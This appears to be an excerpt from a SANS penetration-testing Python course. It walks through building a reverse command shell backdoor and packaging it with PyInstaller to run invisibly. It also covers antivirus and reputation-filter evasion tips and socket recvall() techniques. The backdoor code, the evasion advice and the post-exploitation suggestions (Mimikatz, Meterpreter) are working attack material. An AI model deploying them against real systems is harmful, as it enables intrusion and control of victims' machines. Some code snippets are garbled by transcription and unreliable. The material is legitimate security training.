>>> ph.wait()
```

- Why does wait() lock up your program?
 - Wait only returns after the program is completely finished
 - Popen pauses execution when the stdout read buffer is full
- For commands that generate a lot of output, use .communicate()
- .communicate() returns a tuple of bytes() for both the output and errors

```
>>> from subprocess import Popen, PIPE
>>> ph = Popen("ls -laR /", shell=True, stdin=PIPE, stdout=PIPE, stderr=PIPE)
>>> output, errors = ph.communicate()
```




Calling wait() is often not what you want to do. It is useful when calling a program that takes a long time to process but only generates a little output. If the program generates a large amount of output, then calling .wait() is almost guaranteed to deadlock your program. The reason is that wait() will only return after the program has completely finished execution and the program never completes. The program never completes because once the subprocess.PIPE is full, the program pauses until you read data from the pipe. Because your Python script is waiting for .wait() to return, you don't have an opportunity to call Popen.stdout.read() to read the buffer. Thus, your program is in a deadlock. There is another way to read the output of your program: Call Popen.communicate().

Popen.communicate() will read the subprocess.PIPE over and over until the program is finished executing. When the program is finished, it returns a tuple containing 2 bytes(). The first value in the tuple holds all of the stdout, and the second is all of the stderr.

Lab Intro: Simple Reverse Shell

- Remember, you type commands into NETCAT!
- They are transmitted and executed by the Python program



This is an overview of what we are going to do in this lab. Remember for this lab that you will be typing commands into the Netcat window. Don't type the commands in the window where the Python program is running.

In your workbook, turn to Exercise 5.3

Please complete the exercise in your workbook.

```
import socket, time, subprocess
mysocket=socket.socket()
connected=False
while not connected:
    for port in [21,22,81,443,8000]:
        time.sleep(1)
        try:
            print("Trying",port,end = " ")
            mysocket.connect(("127.0.0.1",port))
        except socket.error:
            print("Nope")
            continue
        else:
            print("Connected")
            connected=True
            break
while True:
    command = mysocket.recv(1024)
    p=subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    results, errors = p.communicate()
    results = results + errors
    mysocket.send(results)
```

One Possible Solution

**Unaltered code
from the
exception handler
exercise**



Here is one possible solution. This file is on your virtual machine as
~/Documents/pythonclass/apps/reversecommandshell-final.py.

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor

Socket Communications

LAB: Socket Essentials

Exception/Error Handling

LAB: Exception Handling

Process Execution

LAB: Process Execution

Creating a Python Executable

LAB: Python Backdoor

Limitations of send() and recv()

Techniques for recvall()

LAB: recvall()

STDIO: stdin, stdout, stderr

Object Oriented Programming

Python Objects

Argument Packing/Unpacking

LAB: Dup2 and pyTerpreter

Remote Module Importing

This is a Roadmap slide.

Make the Backdoor Distributable

- Our Python backdoor isn't a very ominous threat to Windows computers that don't have Python installed
- We need to test our backdoor on Windows with the IDLE
- We need it to run when Python isn't already installed
- We need to make it run invisibly in the background

Having a Python backdoor on a Linux host isn't very useful if target systems are running Windows and do not have Python installed on them. At the moment, to use our shell in a penetration test, we need to trick our target system personnel into installing Python, the Python Windows Extensions, add Python to their path, download the backdoor script, and double-click on it. Hmm... it might be easier to just have them email us all their sensitive data and passwords. Instead, we can turn the .py into a distributable executable that we can send to a target environment where Python is not installed. We need to turn our .py script into a self-contained, distributable backdoor that we can deliver to target networks. To do that, we need to accomplish these three remaining tasks:

1. We need to transfer the script to a Windows host and test it there to see how it works.
2. We need to convert the .py to an .EXE that we can distribute to hosts that do not have Python on them.
3. We need to make it run invisibly in the background.

Turn the .py into an .EXE


- There are various products to convert Python scripts to executables
 - PyInstaller, py2exe and nuitka on Windows
 - PyInstaller or freeze on Linux
 - py2app on Macintosh
- We will use PyInstaller!

Various tools are available to convert our .py file to an .EXE for Windows systems. Tools also are available for creating binary executables for the Linux and Macintosh platforms. Freeze can be used to create a distributable ELF binary on Linux. py2app will create applications-compatible 64-bit Mach-o style binaries for the Apple Macintosh.

Two applications are primarily used for creating executables on Windows: Py2exe and PyInstaller. Because you have already installed PyInstaller, you can probably guess which one we are going to use.

PyInstaller Executables

- Python Installer executables are still interpreted
- Python Interpreter is bundled with a Python compiled version of your script (a .pyc file)
- pyinstaller.py script options include:
 - "--onefile" creates a single executable file
 - "--noconsole" runs your program as a background process
 - "--noupx" does not UPX pack the .EXE




Python is an interpreted language. These applications do not compile the scripts into a native PE format executable. Rather, they create a small collection of files that contain your .py script and the Python Interpreter. By default, all of the required files to execute your script and the Interpreter are placed in a single directory that you can distribute to a target system. However, you can modify this behavior by using the --onefile option and tell PyInstaller that you want all the files from that directory to be in a single executable. "--onefile" works by packing all the shared libs/dlls into the executable. When the executable is started, it extracts all the libraries and required Python files to a temporary directory called _MEIXXXXXX, where XXXXX is a random number. It then executes itself again using the libraries in the temporary directory. As a result, two copies of the executable will be running on the target system each time the process is started. Here are some useful PyInstaller options.

Useful options for pyinstaller.py include:

- noconsole (-w):** Run the program invisibly in the background (sounds useful).
- onefile (-F):** Create a single executable with all of the libraries and dependencies.
- onedir (-D):** Create a single directory with all the files and executables (this is the default).
- noupx:** Do not UPX pack the executables (AV often detects UPX packed .EXEs).

Create an Executable

```
c:\python35\scripts> pyinstaller.exe <options> <valid path & scriptname>
Example: pyinstaller.exe --onefile --noconsole reversecommandshell-final.py
```



The PyInstaller executable is in the python scripts directory and will accept several options, such as --onefile, --noconsole, and --noupdate, and one required python script. It will take that information and produce an .EXE. In most cases, you will provide PyInstaller with a copy of your script. For example, to turn reversecommandshell-final.py into an executable, you would type the following:

```
c:\python35\scripts> pyinstaller.exe --onefile --noconsole
c:\<pathtoscript>\reversecommandshell-final.py
```

This would create an executable that has all the required files in a single .EXE and runs invisibly in the background. PyInstaller will place the new executable in the "dist" subdirectory under a new directory where you ran pyinstaller. In this case, I ran pyinstaller from the Desktop directory and it created a "dist" directory with the new executable in it.

In addition to the "dist" directory, there is a "build" directory. The build directories will contain files that PyInstaller needs to create the executable and log files that indicate why the build process may have failed.

There is also a .SPEC file. The .SPEC file contains the "specifications" that are used by PyInstaller to create the .EXE file. You can think of this as the configuration file for PyInstaller to create this executable. A .SPEC file can also be passed to the PyInstaller script instead of a Python program. If a .SPEC file is passed, it will also create the corresponding .EXE. This option is useful if you need to create a customized .SPEC file or maintain a .SPEC file for different .EXE types. For example, when creating .EXEs that contain Scapy modules, I have found it is sometimes necessary to add additional directories to my module search path and additional files that I want to be part of the EXE to my spec file. Specifically, additional files can be added to the "datas" attribute of the Analysis() section. In those cases, I give a customized .SPEC file to PyInstaller instead of the Scapy-enabled script.

For our backdoor, these advanced options are not required, and just passing the name of our script to PyInstaller will work fine.

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor

Socket Communications

LAB: Socket Essentials

Exception/Error Handling

LAB: Exception Handling

Process Execution

LAB: Process Execution

Creating a Python Executable

LAB: Python Backdoor

Limitations of send() and recv()

Techniques for recvall()

LAB: recvall()

STDIO: stdin, stdout, stderr

Object Oriented Programming

Python Objects

Argument Packing/Unpacking

LAB: Dup2 and pyTerpreter

Remote Module Importing

This is a Roadmap slide.

LAB: Use PyInstaller to Create a Distributable Executable

- Did you do Lab 0.0 homework? You need it now!
- In this lab, we will perform the following actions:
 1. Use a Python Web Server to move the source code to Windows
 2. Point the backdoor to the IP address of Linux and save it
 3. Run backdoor on Windows and control Windows from Linux
 4. Use PyInstaller to create a --onefile Windows EXE
 5. Double-click the EXE and control Windows from Linux again
 6. If you have time, add the --noconsole option to make the backdoor run invisibly in the background

For this lab, we will be turning our backdoor into a standalone executable that can run on a Windows system without Python installed. To complete this, you will have to have Windows and PyInstaller installed on a Windows Host. This was our homework assignment on Day 1. If you didn't complete it, you will need to go back to book 1 and install the software quickly so you have time to finish this lab.

In this lab, we will be moving the backdoor source code to your Windows computer. Then we will change the IP to point to your Linux System's IP address. Next, we will run it in IDLE to verify it is working properly. After controlling the backdoor from your Linux machine and verifying that everything is working properly, we can turn it into an executable file that we can run on Windows when Python is not installed. You will use PyInstaller to create the executable and test it again. Last, if you have some time left over, go back and repeat the last part but build your backdoor with the --noconsole option so that it runs invisibly in the background.

In your workbook, turn to Exercise 5.4

Please complete the exercise in your workbook.

Lab Highlights: We Have a Working Backdoor!

- Our backdoor is fully functional
- It has a few small quirks, like changing directories

```
Terminal - student@573:~/Documents/pythonclass/apps
student@573:~/Documents/pythonclass/apps$ nc -nv -l -p 8000
listening on [any] 8000 ...
connect to [10.10.75.XXX] from (UNKNOWN) [10.10.76.XXX] 49451
cd
Print the current directory
c:\python35\scripts\dist\
cd \
Change to root and print again
cd \
Same directory???
cd \' & <other command>
Solution!
```

SANS

SEC573 | Automating Information Security with Python

276

Your backdoor is connected. You can send Windows commands to the backdoor, and it will execute them on your behalf. But the backdoor does have a few quirks. Typing the command "cd" and pressing enter will show you the current working directory. "cd" without a directory following it is equivalent to the command "pwd" on Linux. If you then change to the root of your drive by typing "cd \' and then run the command "cd" again, you will notice that you are still in the same directory. You never changed to the root of the drive. Why is that happening?

Well, in fact, you did change to the root of your drive for a moment. For every command we receive, we start a new subprocess. That means we launch a command prompt, run the command specified, capture the output, then close the command prompt. So we did change to the root of our drive, but we immediately closed that command prompt afterward, so it appears to have no effect.

This small quirk can be overcome by running multiple commands on one line. On a Windows system, you do that by separating the commands with an ampersand. Since both commands are run as a single command, they are run inside the same subprocess. This backdoor is fully functional and can be used in penetration tests. We will also look at a few other ways to develop the backdoor that does not suffer from this problem.

A Word About Reputation Filters

- Reputation filters do not trust an executable that they haven't seen before on a large number of customers
- Usually only enforce on files downloaded from the internet zone
- Some organizations disable this effective security feature
- The python.exe executable is trusted, but your PyInstaller exe will not be
- Without --onefile, you have a directory containing a trusted python.exe and your script

Let me briefly mention reputation filters. This emerging technology built into some AV products maintains a centralized database of all executables that are widely used on the internet. When a user clicks on "explorer.exe", a signature for that file is analyzed and the AV product determines that it is safe because it is run on millions of hosts on the internet. This presents a problem for our PyInstaller executable, which has a unique signature and is not run on any host except our target. The result is that the executable will be flagged by the antivirus product. What happens then depends on the configuration of the product. In some cases, it is deleted, and in other cases, the user has the option to run the program anyway. Many organizations disable this feature because it gets in the way of new software updates.

If an organization does use reputation filters, then you have another possible option. First, if possible, move the file to the system over the network or via USB. Many reputation filters only block the application if it was downloaded with a web browser or received via email. If it's still being blocked then, it may be application whitelisting. If you run PyInstaller without the --onefile argument, then PyInstaller creates a directory that contains the Python interpreter, all the required modules, and your Python script in bytecode form. The Python interpreter in that directory is the same Python interpreter that is on thousands of hosts around the world and is trusted by reputation filters. The directory isn't something you can email to a target, but you can copy it to a target machine and launch your backdoor as you move laterally through the network.

Some Final Improvements to Our Backdoor

- When the connection is dropped, you could just exit your loop
- Alternatively, if the connection is dropped, consider waiting five minutes and then restarting your outbound port scan process to reestablish the connection
- Add a preprocessor to the while loop that checks for the command QUIT being entered by the user. It would then close the program
- Capture any socket exception and terminate the program if an exception occurs. This occurs if .send() is called when the connection is down
- The best approach is to do all three; see **backdoor-final.py**

Here are a few last changes we can make to our backdoor. When we lose a connection, we could just break out of the loop. You may want to consider having your backdoor wait a few minutes and then try to reestablish your outbound connection if the connection is dropped. Keep in mind that if you reconnect automatically after each disconnect, then you will need to give yourself the ability to manually drop the connection and terminate the program.

We want to allow the option for the remote side to manually drop the connection. You can do this by looking for commands such as "QUIT", and if we receive that from the remote side, we can terminate the process rather than calling subprocess().

There is also a possibility that you could press **CTRL-C** on the attack host while the Windows target is calling .send(). This will raise an exception on the remote system. If you capture that socket.error exception, then you will be able to detect the dropped connection.

This modification has been written for you in "backdoor-final.py".

A Look at Backdoor-Final.py Improvements

```

scan_and_connect()
while True:
    try:
        commandrequested = mysocket.recv(1024).decode()
        if len(commandrequested) == 0:
            time.sleep(3)
            mysocket = socket.socket()
            scan_and_connect()
            continue
        if commandrequested[:4] == "QUIT":
            mysocket.send("Terminating Connection.".encode())
            break
        prochandle = subprocess.Popen( commandrequested, shell=True,
                                      stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
        results, errors = prochandle.communicate()
        mysocket.send(results + errors)
    except socket.error:
        break
    except Exception as e:
        mysocket.send(str(e).encode())
        break

```

Original Code

Notice here we are catching exceptions that occur on the victim side and sending the error back across the socket

Here is one possible solution. Notice here that we have our generic exception handler use the syntax "except Exception as e:" to catch the name of the error that occurs on the remote side into the variable "e" and send that back to us across the socket. Also notice that if the remote attacker types the command "QUIT", then the backdoor will terminate. However, if we lose connectivity or close Netcat without typing "QUIT", that is, when len(commandrequested)==0, then we restart our port scans, establish a new connection, and restart our command processing loop with a 'continue' statement.

This script is completed and available for your use. It is called "backdoor-final.py" and is located in the "backdoor" directory in your course virtual machine.

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor

Socket Communications

LAB: Socket Essentials

Exception/Error Handling

LAB: Exception Handling

Process Execution

LAB: Process Execution

Creating a Python Executable

LAB: Python Backdoor

Limitations of send() and recv()

Techniques for recvall()

LAB: recvall()

STDIO: stdin, stdout, stderr

Object Oriented Programming

Python Objects

Argument Packing/Unpacking

LAB: Dup2 and pyTerpreter

Remote Module Importing

This is a Roadmap slide.

Finishing the Backdoor

- We have a basic backdoor that is a great initial foothold. Use it to disable defenses and then upload additional tools like Meterpreter, Mimikatz, WCE, Incognito, vssown.vbs, and so on
- Add upload and download capability to backdoor
 - Before we can upload or download, we have to understand the limits of send() and recv()
- Understanding send, recv, and sendall
- Techniques for writing a recvall()
 - End-of-file markers
 - Transmission size
 - Blocking versus non-blocking sockets
 - Timeout-based techniques for recvall()

After you incorporate in the QUIT command and the ability to reconnect, if you lose the connection, you have a pretty good backdoor. I've used this backdoor in many penetration tests. Typically, I use it to get on a host and disable its host protection services if necessary. Sometimes this is all that is required to begin mounting drives and accessing critical resources on the network. But often I want to upload additional tools like Meterpreter and other hacking tools. You can download additional tools from the command line with built-in tools like BITSAdmin or PowerShell. But it's very convenient to have the ability to upload and download files built into our backdoor.

Before we can upload or download, we have to understand the limitations of the send() and recv() functions. Until now, we have only sent small commands and their responses over our shell. We will find that this doesn't work as well when we try to send more than a few kilobytes across a socket. We will look at those limitations and four different techniques for getting around the limitation. Specifically, we will look at using end-of-file markers, fixed sizes, and timeout-based transmissions, and the difference between blocking and non-blocking sockets.

Limitations of send()/recv()

- There is a practical limit to what can be received by a single call to recv()
 - Approximate maximum of 32664 bytes with Python 2
 - Approximate maximum of 984305 bytes with Python 3

```
>>> import socket
>>> s=socket.socket()
>>> s.connect(("127.0.0.1",9000))
>>> s.send(b"A"*1024000)
1024000
```

Client

1,024,000 bytes transmitted!


```
>>> import socket
>>> server=socket.socket()
>>> server.bind(("",9000))
>>> server.listen(1)
>>> c,r=server.accept()
>>> print(len(c.recv(1024000)))
32664
```

Server

32,664 bytes received?

282

Here is the problem. We will send 1,024,000 *A*'s across the socket. The send() function returns the integer 1,024,000, confirming that it did transmit the correct number of bytes. But when we print the length of the number of bytes received, we can see that only 32,664 bytes or 984,305 bytes (depending on the version of Python you are using) were received. Where did our traffic go? It is sitting in your buffer waiting for you to call receive again. But you have to know for sure that data is there before you call .recv() again. If the client was only sending a total of 32,664 bytes, then calling .recv() will cause a deadlock as you wait for an eternity for the data that will never be transmitted. You cannot safely call recv() again unless you know there is more data to receive.

Send versus Sendall

- According to Python documentation, send is not guaranteed to send all the data. When using send, you should check to see if the number of bytes transmitted matches the length of the string
- Or use sendall()
- BUT this IS NOT what is causing our problem
- The problem is in our recv() function

Python does have another way to send data. Python sockets have a sendall() method. Both send() and sendall() may transmit multiple packets to the remote host. So what is the difference between the two? According to the documentation, if you use send(), then you are responsible for checking the integer returned to verify that it sent all of your bytes. If you use sendall(), then the socket will send all the data. That sounds great! But that doesn't help us here. Unfortunately, good old send() worked perfectly fine for us. Let's take another look at what happened when we called send():

```
>>> s.send("A"*1024*1000)
1024000
```

The integer returned by the send function is 1024000. That matches the number of bytes we told it to send. That tells us that the socket's send method transmitted all of the bytes we asked it to. But let's try it anyway with sendall().

socket.sendall() Does the Same Thing

- Notice, in both cases, it sent all 1,024,000 bytes. The problem is recv()

The diagram illustrates a communication session between a Client and a Server. The Client's code is as follows:

```
>>> import socket  
>>> s=socket.socket()  
>>> s.connect(("127.0.0.1",9000))  
>>> s.sendall(b"A"*1024000)  
1024000
```

A yellow arrow points from the Client's output to a yellow box containing the text "Again, 1,024,000 bytes transmitted!".

The Server's code is as follows:

```
>>> import socket  
>>> server=socket.socket()  
>>> server.bind(("",9000))  
>>> server.listen(1)  
>>> c,r=server.accept()  
>>> len(c.recv(1024000))  
32664
```

A yellow arrow points from the Server's output to a yellow box containing the text "Still only 32,664 bytes received?".

Here we use sendall() to transmit the packets, and once again, recv() receives only 32,664 bytes. This is about the maximum amount of data we can get from the recv() function under ideal circumstances. To be safe, 8K–16K is really all we should expect to receive from a single call to the socket recv() method. That's a problem! How are we going to solve this?

Why Not Call recvall()?

- Great idea! Except that there is no recvall()
- It is the responsibility of the application to establish a protocol to ensure that all data is transmitted back and forth between the client and the server
- Protocols such as non-persistent HTTP just close the socket after sending
- Loop through multiple recv() calls and limit each receive to around 8K, or 8,192

```
>>> data = b""
>>> while still_transmitting_or_something():
...     data += socket.recv(4096)
```

- What happens if both sides of the conversation call recv()?
 - Each side sits at .recv() until the other sends
 - AKA DEADLOCK
- You have to know when to stop receiving data!

So why not just call recvall()? Because it doesn't exist. It is up to you, as the developer, to establish a protocol to ensure that all the data is transmitted between the client and the server. So it is your responsibility to break your data into chunks, transmit them one at a time, and somehow communicate to the other end when they have all of the pieces.

Many protocols such as non-persistent HTTP will just close the socket when they are finished sending so you can continue to receive packets until the length of the data is zero. When the length of the data is zero, the other side has closed the socket and you're done receiving. However, not all protocols behave this way and there are times when keeping the socket open and making multiple transmissions is desirable. In those situations, you have to know when to stop receiving.

It is important that you get this process exactly right. The receiving end must call receive exactly the number of times required to receive all the data. If you call it one time less than required, you will not receive all the data. Even worse, if you call it once after you have received all the data, you will be at the recv() method forever, waiting for something else to be transmitted. This effectively will cause it to be "locked up", waiting forever for something to be transmitted.

As the developer, you need to write your own recvall(), and it has to be right. So let's talk about how to write a recvall() function.

How to recvall()

- Approaches to knowing when to stop recv():
 - Fixed bytes:
 - Client will transmit one line, saying how many bytes to receive
 - While the bytes are less than that number, call recv()
 - Delimiters:
 - Continue to recv() until a predetermined end-of-transmission marker is transmitted by the client
 - Timeout-based:
 - Turn off "Blocking" sockets and receive until the other side stops transmitting and is silent for some period of time
 - select.select():
 - Use select.select to see if data is being sent

There are a couple of different approaches for writing a recvall() function. Most of them will require that we also write a new associated sendall() method that understands what recvall() is expecting. There are a couple of different approaches to solving this problem. Let's take a look at them.

Using the fixed bytes approach, the client transmits one line containing the number of bytes that it will transmit. Then it loops through, receiving all the data until the number of bytes transmitted matches the number of bytes the client said it was going to send.

With the delimiter approach, the sender and receiver have an agreed-upon “end-of-file marker”. The client sends that end-of-file marker when it is done, and the receiver receives until it sees that marker.

The timeout-based approach requires that we change the way the socket behaves and establishes a “timeout”. The receiver will continue to receive data until the sender is quiet for that timeout period.

Last is the use of the select.select() method. The select.select() method enables you to peek into the socket and see what its status is. Using select.select(), you can see whether a socket is ready to send, receive, or is in error.

Option I: Fixed-Byte Recvall()

- Assumes you're coding both the sender and receiver
- Sender has to send the length in exactly 100 bytes, followed by data

```
def mysendall(thesocket, thedata):
    thesocket.send("{0:0>100}".format(len(thedata)).encode())
    return thesocket.sendall(thedata)
```

100 bytes

- Receiver receives length in the first 100 bytes and then loops until that amount of data has been received

```
def recvall(thesocket):
    datalen=int(thesocket.recv(100))
    data=b""
    while len(data)<datalen:
        data+=thesocket.recv(4096)
    return data.decode()
```

The first 100 bytes contain the size

The mysendall() function for the fixed-byte method is simple. First, you call send and transmit the length of the data you need to send. You have to transmit the length in a specific size so that recv can retrieve that exact number. In this example, we set the size to exactly 100 bytes wide with leading zeros. Then you call sendall() and transmit the data.

The recvall() function isn't much more difficult. First, you call recv() to get the first 100 bytes. The 100 bytes contain the size of the data in bytes that will be transmitted. Then you enter a loop and receive data until the number of bytes received is equal to the number of bytes you were told you would receive. Finally, once you have received all of the data, you can optionally call .decode() to turn your bytes into a string.

Option 2: Delimiter-Based recvall()

- Your delimiter cannot appear anywhere in your data
- If you base64 encode your data, your data should include only characters A-Za-z0-9+=
- Sender encodes data and adds the delimiter

```
def mysendall(thesocket, thedata, delimiter=b"!@#$%^&") :
    senddata=codecs.encode(thedata, "base64") + delimiter
    return thesocket.sendall(senddata)
```

- Receiver loops until it receives the delimiter, then strips the delimiter off and decodes the data

```
def recvall(thesocket, delimiter=b"!@#$%^&") :
    data=b""
    while not data.endswith(delimiter):
        data+=thesocket.recv(4096)
    return codecs.decode( data[:-len(delimiter)] , "base64")
```

The delimiter-based approach uses a pre-shared delimiter to mark the end of the transmission. The sender will append it to the end of its transmission, and the receiver will continuously receive data until it sees the delimiter.

If we just choose any old delimiter, then there is the possibility that a matching string might also appear in the data. As a result, the receiver will end its receive loop early, and errors will occur. To avoid this, you have to be sure that the delimiter cannot be anywhere in the data. One method for this is to base64 encode the data before you transmit it. Base64 encoded strings contain only uppercase letters, lowercase letters, numbers, a plus sign, a forward slash, and the equal sign. So, by encoding the data, you can use any other character as your delimiter.

Here the mysendall() function base64 encodes the data, appends the delimiter to the end of the string, and then calls sendall(). The recvall() function has to call recv() until the string ends with the delimiter. Then it strips off the delimiter and base64 decodes the data.

Option 3:Timeout-Based Non-Blocking Sockets

- Disadvantage: Speed
 - Sockets must wait for timeout period seconds between transmissions
 - We are "guessing" that the socket is done based on a time window. May get more than one sendall() in a single call or may get only part of a slow transmission.
- Advantage: Requires no special coding of the sender
 - Sending side doesn't require knowledge of a special delimiter or encoding
 - Sending side doesn't have to send size of transmission before transmitting

Another option is to use timeout-based non-blocking sockets. With this option, we will continuously receive data until the sender is silent for a predetermined period of time. Of course, if the remote side drops the socket, we know that we have reached the end of our stream. But if the socket stays up, we will depend on the host being silent to know we reached the end. If the host isn't silent and begins transmitting again before the timeout, then we will receive both of those transmissions in a single variable. It will be up to your application to determine that more than one transmission occurred. So this is not the ideal way to receive data.

That said, this is one way to receive data when you do not control the sender. Because you stop when the transmitter is silent, you don't have to know if the transmitter uses a delimiter or encoding or fixed transmissions when you receive the data. You can receive the data and worry about splitting it up afterward.

To implement this, we need to use a new type of socket. Let's discuss non-blocking sockets.

Non-Blocking Sockets

- Blocking sockets: Normally, a socket will sit and wait when you call recv() until there is something to receive
- Non-blocking sockets do not wait. They return an exception if no data is ready when recv() is called
- Possible responses when calling recv():
 1. len(recv()) == 0 when connection dropped
 2. recv() returns data when there is data
 3. recv() will raise an exception when there is no data to receive

```
>>> mysocket.setblocking(0)
>>> mysocket.recv(1024)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
    socket.error: [Errno 35] Resource temporarily unavailable
```

Until now, we have been using what are called *blocking sockets*. A blocking socket pauses when you call recv() and there is no data in the TCP buffer. If there is no data in the TCP buffer, a blocking socket will "block" the execution of the program until data is received. Non-blocking sockets do not block execution. Instead, they will generate an exception when no data is available. This gives us the flexibility to use a try: except: block to handle these errors however we see fit. Other than that, the recv() function behaves the same. If the connection is dropped, then recv() will return no data. If there is data in the buffer, then it will be returned when you call recv(). Like before, you can specify how many bytes of data you want to receive as the argument to recv(). For example, recv(1024) will receive up to 1,024 bytes from the TCP buffer. As we mentioned already, if there is no data in the buffer, then recv() will raise a socket.error exception.

Timeout-Based Non-Blocking Socket

```

def recvall(thesocket, timeout=2):
    data=thesocket.recv(1) ————— Wait for it to begin
    thesocket.setblocking(0) ————— Don't wait anymore
    starttime=time.time()
    while time.time()-starttime < timeout: ————— Receive until timeout
        try:
            newdata=thesocket.recv(4096)
            if len(newdata)==0: ————— If len(data) is 0, the
                break connection dropped
            except socket.error:
                pass
            else:
                data+=newdata ————— Accumulate data
                starttime = time.time() ————— Update timeout when
                thesocket.setblocking(1) ————— we receive more data
                return data.decode() ————— Begin blocking again

```

>>> s.sendall(b"A"*10240000)
10240000

>>> print(len(recvall(mysocket)))
10240000

291

In this block of code, we continue to receive data until the sender has been silent for the timeout period. First, we have to wait until someone begins transmitting to us by calling `recv(1)` in blocking mode. That is easy enough. Just call `receive` and wait for the first byte of data. After you receive 1 byte, then turn blocking off. Next, we record the current time into a variable called “`starttime`”. Then, while the current time minus the `starttime` is less than the timeout period, we continue to receive packets. Every time we successfully receive more packets, we reset the `starttime` to the current time. Remember that an exception will occur if the sender hasn’t sent any data yet, or, more accurately, if your machine’s TCP stack has received no data. This will occur during normal conditions as a result of network delays or slow transmissions from the client. So we need to catch these exceptions and do nothing when they occur. This gives us a chance to introduce a new Python command: “`pass`”. “`pass`” tells Python to do nothing. It is useful in this case because we don’t want to take any action if an exception occurs. We continue in this loop until the difference between the last time we received packets and the current time is greater than the timeout. Last, we put the socket back in blocking mode.

Now, as shown above, our `recvall()` function will receive all of the bytes sent by `sendall()`.

Option 4: select.select() based recvall

- select.select() can be used to see when sockets are ready to recv or send or are in error
- Send it three lists of sockets (the list can have one item)
- select.select([sockets], [sockets], [sockets])
- Returns three lists of sockets that are ready to receive, ready to send, and in error in that order

```
>>> rtrecv, rtsend, err = select.select([thesocket], [thesocket], [thesocket])
>>> rtrecv
[<socket._socketobject object at 0xb760b1b4>]
>>> rtsend
[<socket._socketobject object at 0xb760b1b4>]
>>> err
[]
```

Another function can be useful to us in this situation. The select module has a function that is also called select. When you call this function, you can send it in three lists of sockets. The first of the three lists is a list of sockets that you want to check to see if they have data ready for you to receive. The second list is a list of sockets that you check to see if they are ready for you to send data. The third list is a list of sockets you want to check to see if they are in an error condition. The function will look at all the sockets that were passed into it and return those that are in the associated state. For example, imagine that we select.select and pass it three different lists, each containing the three sockets we want to check on:

```
>>> result1, result2, result3 = select.select( [socket1,socket2,socket3] ,
[socket1,socket2,socket3] , [socket1,socket2,socket3])
>>> print(result1,result2, result3)
[<socket._socketobject object at 0xbffffda30>] [<socket._socketobject
object at 0xbffffdale>, <socket._socketobject object at 0xbffffda30>]
[<socket._socketobject object at 0xbffffda42>, ]
```

When we look at the contents of each of the three “resultX” variables, this is what we would see. result1 contains one socket. This means that the socket in that list has data ready and waiting for you, and you can call the recv() method to get the data. result2 contains two sockets. That means that two of the sockets are ready to receive, and you can call the send() function to send them some data. result3 contains one socket, meaning that one of the three sockets is currently in an error condition and cannot be used.

In our program, we have one socket, and we want to know its current state. So call select.select and send it three lists that each contain that socket. If the socket appears in result1, then it has some data for us to receive. If the socket appears in result2, then you can call the send method to send some data to the remote connection. If the socket is in an error condition, it will appear in result3.

select.select : recvall()

```
def recvall(thesocket, pause=0.15):
    data=thesocket.recv(1)
    rtr,rts,err(select.select([thesocket],[thesocket],[thesocket]))
    while rtr:
        data+=thesocket.recv(4096)
        time.sleep(pause)
        rtr,rts,err(select.select([thesocket],[thesocket],[thesocket]))
    return data.decode()
```

Wait for initial data

Must have some delay

```
>>> s.sendall(b"A"*10240000)
10240000
```

```
>>> print(len(recvall(mysocket)))
10240000
```

